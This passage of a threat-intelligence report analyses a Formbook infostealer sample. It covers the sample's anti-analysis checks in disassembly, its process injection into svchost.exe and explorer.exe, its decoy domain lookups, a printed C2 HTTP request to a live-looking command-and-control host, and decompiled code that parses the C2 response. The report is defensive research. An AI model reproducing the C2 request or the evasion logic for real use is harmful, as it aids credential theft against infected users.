
Formbook's primary entry point.

It then executes a sequence of functions to assess the environment and determine whether it's going to run, by verifying the presence of blacklisted processes and usernames, for example.

```
push esi
mov byte ptr ds:[esi+35],dl
call <formbook.check_process_blacklist>
push esi
call <formbook.check_current_process_name>
push esi
call <formbook.check_module_path>
push esi
call <formbook.check_username>
push esi
call <formbook.check_ctx_flags>
add esp,14
```

Formbook anti-analysis mechanisms.

After the anti-analysis mechanisms, Formbook proceeds by creating and injecting itself into a randomly chosen process from Windows directory. In this case, it is injected into "**svchost.exe**".



Formbook injecting itself into another process.

Also, another instance is injected into "**explorer.exe**", responsible for the C2 communication. We found 65 different domains in this sample, where 64 are only used as decoys.

```
Response: www.radiotec-solutions.com -> 10.0.0.11
Response: www.wrhyi.xyz -> 10.0.0.11
Response: www.cddy2.com -> 10.0.0.11
Response: www.lovelyveganfoods.com -> 10.0.0.11
Response: www.treeshoes.com -> 10.0.0.11
Response: www.changethewayyouseegreen.com -> 10.0.0.11
Response: www.biohackingz.one -> 10.0.0.11
Response: www.lojanivelup.site -> 10.0.0.11
Response: www.vsywd.icu -> 10.0.0.11
Response: www.freemy.solar -> 10.0.0.11
```


Formbook trying to connect to domains.

The real C2 of this sample is "www.biohackingz[.]one".

```
GET /a04s/?kduXE2b=fxwCsdq/3j1Lq/G/
FOPLRnZTIR+86AI+PJUc+a+rQA9VoBLWqRq8diGma9W7GB8to3dnhwUZpw==&tP=Hxo8nT5H
HTTP/1.1
Host: www.biohackingz.one
Connection: close

.......HTTP/1.1 200 OK
```

Formbook C2 communication.

This domain was first seen on February 21, 2022 on VirusTotal.



Analysis of the C2 domain.

Once the communication is established, Formbook parses the data to determine the action that needs to be taken.

```
v3 = *(_DWORD *)(uExitCode + 2008);
strcpy(s1, "200 OK\r");
InitializeMemory(&s1[8], 0, 0x38u);
if ( !str_find_cmp(s1, (char *)(v3 + 29769), 6u) && *(_DWORD *)
  return 0;
```

Part of the function that parses the C2 response.

Conclusions

Formbook is an infostealer, available via the Malware-as-a-Service model since 2016, often used by non-experienced people as it's sold as a service at a reasonable price. Although it's a simple threat, it contains many layers and techniques to slow down analysis and bypass detection engines. Regardless of the cheap price, Formbook can be quite dangerous as it provides full access to infected systems. Netskope Threat Labs will keep monitoring this new campaign as well as others that may emerge.

Protection

Netskope Threat Labs is actively monitoring this campaign and has ensured coverage for all known threat indicators and payloads.

- **Netskope Threat Protection**
  - Win32.Trojan.FormBook
  - Win32.Spyware.Noon
  - Win32.Malware.Heuristic
  - ByteCode-MSIL.Malware.Heuristic
- **Netskope Advanced Threat Protection** provides proactive coverage against this threat.
  - Gen.Malware.Detect.By.StHeur indicates a sample that was detected using static analysis
  - Gen.Malware.Detect.By.Sandbox indicates a sample that was detected by our cloud sandbox

IOCs

All the IOCs related to this campaign and the Yara rules can be found in our GitHub repository.